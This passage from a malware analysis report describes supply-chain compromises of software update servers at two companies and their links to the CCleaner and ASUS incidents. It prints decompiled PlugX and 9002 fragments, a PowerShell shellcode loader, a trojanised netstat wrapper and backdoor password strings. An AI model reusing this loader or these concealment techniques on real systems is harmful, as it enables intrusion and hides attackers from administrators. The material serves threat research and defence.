


Figure 39: Sending infected PC information.

DGA[6] algorithm

If a specific C&C server hard coded in the malware fails to gain access, it attempts to gain access to an additional C&C server using the DGA algorithm.

‘ab’ + ‘rand() * rand()’ + ‘rand’ + ‘.com’




Figure 40: Domain generation algorithm.

2.5 Update server hacking of company D

Solution developer company D recognized the hacking when it was reported by a customer using its product. Abnormal behaviour occurred in the customer’s PC after using the solution, and an inspection confirmed that malware had been installed in the process of updating the remote access solution.

Attack procedure

The attacker hijacked the test account of company D’s software and gained access to the development team leader’s PC, and later modified the remote control malware installation and update files to spread the final payload to specific customers only.

[6] DGA (domain generation algorithm): This is a domain generation algorithm for accessing a C&C server, when the primary C&C server inserted in malware is blocked. Additional C&C addresses are generated through the DGA.




Figure 41: Outline of infringement incident of company D.

Specify attack target

The malware was spread through the web server and the hacker allowed the IP to spread the modified malicious update files using the nginx's[7] proxy_pass[8] function. At the time of analysis, the firewall log confirmed that two specific customers received the modified update files.

```
[root@ip-172-31-12-37 nginx]# cat error.log
2018/07/04 17:03:05 [emerg] 5457#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:91
2018/07/04 17:04:23 [emerg] 5541#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:53
2018/07/04 17:08:05 [emerg] 5801#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:70
2018/07/04 17:08:46 [emerg] 5841#0: "if" directive is not allowed here in /etc/nginx/nginx.conf:29
2018/07/04 17:08:59 [emerg] 5866#0: "if" directive is not allowed here in /etc/nginx/nginx.conf:29
2018/07/04 17:09:01 [emerg] 5899#0: "if" directive is not allowed here in /etc/nginx/nginx.conf:29
2018/07/04 17:09:48 [emerg] 5946#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:43
2018/07/04 17:12:25 [emerg] 6113#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:53
2018/07/27 07:03:12 [emerg] 2249#0: open() "/DATA/Logs/nginx/error.log" failed (2: No such file or directory)
[root@ip-172-31-12-37 nginx]#
```

Figure 42: Abuse of the load proxy_pass function.

- proxy_pass input error 'if command statement' while modifying function
- It is assumed that the log was generated by mistake using the command statement when entering the IP for the malware spreading target.




Figure 43: Proxy_pass setting.

Certificate signing

The malware was signed with a valid certificate at the time of malware spreading.

The certificate was in a revoked state at the time of preparing this report.




Figure 44: Certificate signing.

[7] nginx: web server software with web server, reverse proxy, and mail proxy function
[8] proxy_pass: setting variables set for proxy in the Nginx software

Remote control malware

The attacker installed the 0x20120712 version (estimated to be in date format) of the PlugX malware to maintain control of the server after the initial intrusion. It then registered and operated as a service called WMIHelper to maintain execution rights and persistence. When executing the malware, it attempted to gain access to the C&C server, received commands, performed remote control, and it was possible to perform actions such as collecting information, executing commands, and key logging for infected PCs.




Figure 45: 0x20120712 version PlugX malware.

Update file modification

The modified update files read, decode and execute a specific file during execution. The decoded malware is identified as a variant of the remote control malware known as 9002, which goes through an additional decoding function in memory and gains access to a specific C&C server. After that, it sends the information of the infected PC (computer name, OS version, etc.) to the C&C server and performs remote control such as executing commands and downloading additional malware.




Figure 46: Outline of malware spreading.




Figure 47: Additional malware download module.

Version information

The 9002 malicious code has got its name since it uses the string '9002' to send and receive packets to/from the C&C server. However, the malware used the values of 0x20120111 and 0x20180717 instead of the string '9002'. We theorize that the attacker accidentally missed this part during the process of updating to version 0x20180717, and used the modified 9002 variant from version 0x20120111 for the attack. (Only 0x20180717 is used for communication with the actual C&C server.)

```
v23 = GetThreadLocale();
v22 = IsWow64Process(Format, MAIN_STRUCT);
strcpy_sub_87E74C(&v25, L"66.4:        ', 0x3B4u);
v24 = 0x20120111;
v26 = PID;
NtQuerySystemInformation(&v27);
GetTimeZoneInformation(&TimeZoneInformation);
v28 = TimeZoneInformation.Bias;
v36 = sub_8775C5(0x61C, -1, &name.sa_data[2], 0x61Cu);
```

```
while ( 1 )
{
  dwNumberOfBytesRead = 0;
  if ( InternetReadFile(hRequest, buf, 0x3FFu,
    break;
  if ( !dwNumberOfBytesRead )
    goto LABEL_51;
}
buf[dwNumberOfBytesRead] = 0;
if ( dwNumberOfBytesRead == 0x24 )
{
  decoding_sub_87D751([illegible], 32, buf[0]);
  if ( *&buf[32] == 0x20180717 )
```

Figure 48: Two versions used in malware.

Malware operation period

The attacker spread the modified update file twice: during the period 10 July 2018 17:07:49 to 11 July 2018 00:17:42, and during the period 02:45:30 to 02:53:59 on 18 July. In addition, the attacker identified the time of the currently infected PC when executing a modified file and configured it to operate only before August 2018.

```
GetSystemTime(&SystemTime);
if ( SystemTime.wYear >= 2018u && SystemTime.wMonth >= 8u )
  goto LABEL_22;                          // Sleep
```

Figure 49: Configured only to operate when executing before August 2018.

Malware update

The attacker was confirmed to have updated the malware version to 0x20180717 just before 18 July 2018, the second time of spreading, as shown above. It was assumed that other malware spread since the malware spread between 10 and 11 July during the initial period of spreading, earlier than the updated version. In fact, when the infected server was analysed during the period, the WsmAuto.bat file was downloaded and executed immediately after executing the modified update file to execute additional malware. The WsmAuto.bat file was subsequently registered in the scheduler and used to maintain the persistence of additional malware.

```
$c = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint fl
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);
[DllImport("Kernel32.dll")]public static extern bool VirtualProtect(IntPtr lpAddress,int dwSize,int flNewProtect,
$WF = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;
$bytes = [System.IO.File]::ReadAllBytes("c:\windows\temp\TS_P024.tmp")
[Byte[]]$sc = $bytes
if ($sc.Length -gt 0x1000) {$size = $sc.Length+1};
$x=$WF::VirtualAlloc(0,$size+1,0x1000,0x40);
[System.Runtime.InteropServices.Marshal]::Copy($sc, 0, $x, $sc.Length);
[Int32]$oldProtect = 0;
$WF::VirtualProtect($x, $sc.Length,0x40,[Ref]$oldProtect);
$WF::CreateThread(0,0,$x,0,0,0);
for (;;) { Start-sleep 60 };
```

Figure 50: PowerShell code in WsmAuto.bat file.

Main malware

Version 0x20120712 PlugX-class malware was used as the first malware and the final malware for the infected customers. Malware was created as 'BattleUpdate.exe', 'Adobe.dll', and 'printdat1.dll' in each company. It is assumed that the PlugX malware was mainly used based on the fact that the attacker inserted additional PlugX malware even after the systems were already infected with 9002 malware due to the modification of update files.

2.6 Hacking company E's update server

In 2018, an attempt to hack company E's update server was detected. The server that attempted the attack was a software update file distribution server, and the malware type and attacker's IP obtained through the server analysis were the same as the IP used in the attack against company D.




Figure 51: Outline of infringement incident of company E.

Attack procedure

The attacker gained access to the server by hijacking a web administrator account and uploading a webshell through a file upload vulnerability that does not filter PHP extension files. It is estimated that after gaining access to the server through the uploaded webshell, malware was generated to collect account information, and the commands inside the server were modified.

Account hijacking

The attacker modified the pam_unix.so file in the main library of the PAM module[9], an application authentication framework used by *Linux* to collect server accounts. The library performs functions such as validating user passwords and allowing access to services. The modified pam_unix.so file refers to /etc/shadow file and /etc/password file when verifying password values, which were used by the attacker to hijack the actual server access accounts. Here's how to hijack a server account:

1. User gains access to update distribution server.
2., 3. See authentication requests and related setting files.
4. Call library (malware for account collection) for authentication.
5. D / PW logging to a specific file upon successful access.




Figure 52: Account hijacking.

[9] PAM (Pluggable Authentication Modules): framework provided with a module of libraries for authentication used for security and authentication of various applications (Telnet, FTP, etc.) used in *Linux*.

In addition, if the attacker gains access through the modified library to the specific hard-coded string that is used only by the attacker as a password, the access history will not remain when login, ssh, sudo, su and other actions are performed, thus the server control and log file can be hijacked without leaving a trace.

```
unix_setcred_return
bad username [%s]
Password:
-UN*X-PASS
Pasowhefuhyh
/tmp/.ICE-unix/.help
%s::%s
auth could not identify password for [%s]
```

Figure 53: Attacker's password.

Command file modification

The attacker also modified server status check commands (netstat, ps, ss, zss, etc.) to hide intrusion into the server. Regular files were backed up with another similar name, and the malware was changed to the legitimate file name, which causes the user to see output results that exclude the attacker's IP when executing the modified command. If the command file is modified in this way, it is difficult for the server administrator to recognize the attacker's intrusion. Figure 54 shows a modified 'netstat' command file. When executed, it outputs the execution result of the backed up regular file (netstat (file name modification)) without the attacker's IP.

```
*(&savedregs - 1000000) = "sh";
*(&savedregs - 999999) = "-c";
*(&savedregs - 999998) = "/bin/nettat $*|grep -vE W"45.          :443|$$|[-辣]|grepW"";
memcpy(&savedregs - 999997, *(&savedregs - 1000002), 8 * *(&savedregs - 2000001));
return execv("/bin/sh", &savedregs - 1000000);
```

Figure 54: Modified netstat command.

It was confirmed that there was no additional damage, such as modification of the update package, by the attacker due to the rapid response.

3. ASSOCIATION ANALYSIS

Section 3 summarizes the related features between the supply chain attack incidents mentioned in section 2, including *ASUS* and *CCleaner*. As shown Table 2, the different infringement incidents have two or more identical features.

	CASE - A (2011)	CASE - B* (2012)	CASE - C (2017)	CCleaner (2017)	CASE - D (2018)	ASUS (2018)	CASE - E (2018)
Selection of infected PCs	•		•	•	•	•	
PlugX module	•	•	•		•	•	
C runtime modification				•		•	
ShadowPad malware			•	•			
Linux command modification					•		•
Attacker IP					•		•

*Table 2: Association analysis table. (*Note: Case B was an incident that occurred a long time ago, so detail could not be obtained. We were able to obtain and analyse only the PlugX malware used in this incident.)*

Since the *CCleaner* (2017) and *ASUS* (2018) supply chain infringement incidents, which were well known overseas, were similar to malware used in attack methods, such as the normal file modification method and the selection method of final infection, global media assumed that the BARIUM APT attack group was the responsible party.

3.1 Selection of infected PCs

After checking the IP, MAC, DNS, etc. of the PC infected with the primary malicious code, the final attack target was selected and additional payload was sent.

Associated infringement incident	‘Company A’, ‘Company C’, ‘CCleaner’, ‘Company D’, ‘ASUS’

Figure 55: Infection target list (CCleaner (upper left) / ASUS (upper right) / company D (lower)).

3.2 PlugX module

The decoding algorithm used in the ASUS infringement incident was the same algorithm of the PlugX families as used by the Barium APT attack group in the past. It is assumed that the attacker has at least tried or developed malicious code of the PlugX series. In addition, many malicious codes of the PlugX series have been found in domestic supply chain attacks, and the modules used in malicious codes are as follows.




Figure 56: PlugX algorithm.

Logic checking whether encrypted data is decoded (using the XXXX or XXXXXXX strings).

Associated infringement incident	'Company A', 'Company C', 'Company D'

```
if ( !dword_1A38C0 )
{
  memcmp_v3 = GetProcAddress(6FF50000, "memcmp");
  dword_1A38C0 = memcmp_v3;
}
v18 = a2;
v17 = a1;
if ( memcmp_v3(&dword_1A2AB0, "XXXXXXXX", 8) )
{
  result = dword_1A2AB0;
  v5 = dword_1A2AB0;
  v6 = 0;
  do
```

Figure 57: Data parsing.

Read the encoded string by parsing the DZKS, DZJS string or { }, $ on a specific page, decoding the read string, and then verifying the C&C address.

Associated infringement incident	'Company A', 'Company B', 'Company C', 'Company D'

```
v3 = a2 - 4;
for ( i = 0; i < v3; ++i )
{
  if ( a1[i] == 'D' && a1[i + 1] == 'Z' && a1[i + 2] == 'K' && a1[i + 3] == 'S' )
    break;
}
if ( i >= v3 )
  return 1168;
v6 = i + 4;
v7 = v6;
if ( v6 >= v3 )
  return 1168;
do
{
  if ( a1[v7] == 'D' && a1[v7 + 1] == 'Z' && a1[v7 + 2] == 'J' && a1[v7 + 3] == 'S' )
    break;
  ++v7;
}
while ( v7 < v3 );
if ( v7 >= v3 )
  return 1168;
for ( j = 0; v6 < v7; ++j )
{
  v9 = a1[v6] + 16 * (a1[v6 + 1] - 65);
  a1[j + 1] = 0;
  a1[j] = v9 - 65;
  v6 += 2;
}
*(_WORD *)(a3 + 2) = *a1 + (a1[1] << 8);
*(_WORD *)(a3 + 2) = *a1 + (a1[1] << 8);
*(_WORD *)(a3 + 2) = *a1 + (a1[1] << 8);
```

Figure 58: Remote command parsing.

```
@@ -11,7 +11,7 @@
     <!--[if lt IE 9]>
     <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
     <![endif]-->
-    <!{fnQRhnVSQWA1VFmofXKH}-->
+
     <!DZKSmVmEwMrAIZBQUUhUAFRfSFVTSFRX4FJcU1JVFJz/LX+A/38QfxB/EH8QfxB/ED8IPwQBKQQ=DZJS-->
   </head>
   <body>
```

Figure 59: Encrypted code in GitHub used as a remote command server.

Name of the pipe generated for interprocess pipe communication (\\PIPE\\RUN_AS_CONSOLE(%d)))

Associated infringement incident	'Company A,' 'Company B,' 'Company D'

```
  v4_CreateThread = GetProcAddress(7DD60000, "CreateThread");
  *CreateThread_0 = v4_CreateThread;
}
dword_1A2AA8 = v4_CreateThread(0, 0, sub_17FE90, L"\\\\.\\PIPE\\RUN_AS_CONSOLE(%d)",
if ( !dword_1A2AA8 )
{
  v6 = GetLastError_dword_1A37C0;
  if ( !GetLastError_dword_1A37C0 )
  {
    v6 = GetProcAddress(7DD60000, "GetLastError");
    GetLastError_dword_1A37C0 = v6;
  }
```

Figure 60: Pipe communication.

The attack group that attempted to attack the domestic supply chain was found to have updated the malware to the latest version to use in the attack. The malware used always contained the version information; the first version was version 20100921 PlugX, and the latest version was identified as 9002 malware of version 20180717.

Associated infringement incident	'Company A', 'Company B', 'Company C', 'Company D' (customer A, customer B)

	CASE - A	CASE - B	CASE - C	CASE- D	Customer A	Customer B
					Customers of Company C	
20100921	•					
20120123		•				
20120712				•	•	•
20170317			•			
20180717 (9002 RAT)				•	•	•

Table 3: PlugX malware version information.

```
*a1 = 0x20100921;
a1[1] = a2;
a1[3] = a4;
a1[2] = 0;
return sub_1001E0D3(a3, a1);
```

Figure 61: PlugX malware internal version information.

3.3 C runtime code modification

The attacker modified the C runtime code to insert a shellcode decoding function in order to prevent the modified update files being detected. At the time of the *CCleaner* update file modification, the TLS initialization code was modified at C runtime, but the _crtExitProcess code was modified in the *ASUS* infringement incident. The reason for the change in the modification method was that when the Exit function was modified, this made detection by anti-malware detection systems, using techniques such as checking integrity, more difficult.

Associated infringement incident	'CCleaner', 'ASUS'




Figure 62: ASUS (setup.exe) __crtExitProcess modification.

3.4 ShadowPad

The infected PC used the ShadowPad malware to take over the server and download the final payload.

Associated infringement incident	'Company C', 'CCleaner'




Figure 63: String decoding algorithm.

The attacker was found to have reused the ShadowPad malware (mscoree.dll) to take over the build server. The directory in which the malware was executed, the executing launcher, accessed sites, etc. were the same.

Associated infringement incident	'Company C', 'CCleaner'




Figure 64: How the mscoree.dll malware works.

3.5 Command file modification, attacker IP

The attacker modified a specific command file in a *Linux* server to hide the server intrusion, and outputted the results except for the attacker's IP when executing the command. In the following two incidents, the attacker's IP for concealment inserted in the modified command file was identical.

Associated infringement incident	Victims of the infringement incident of company 'D,' company 'E'

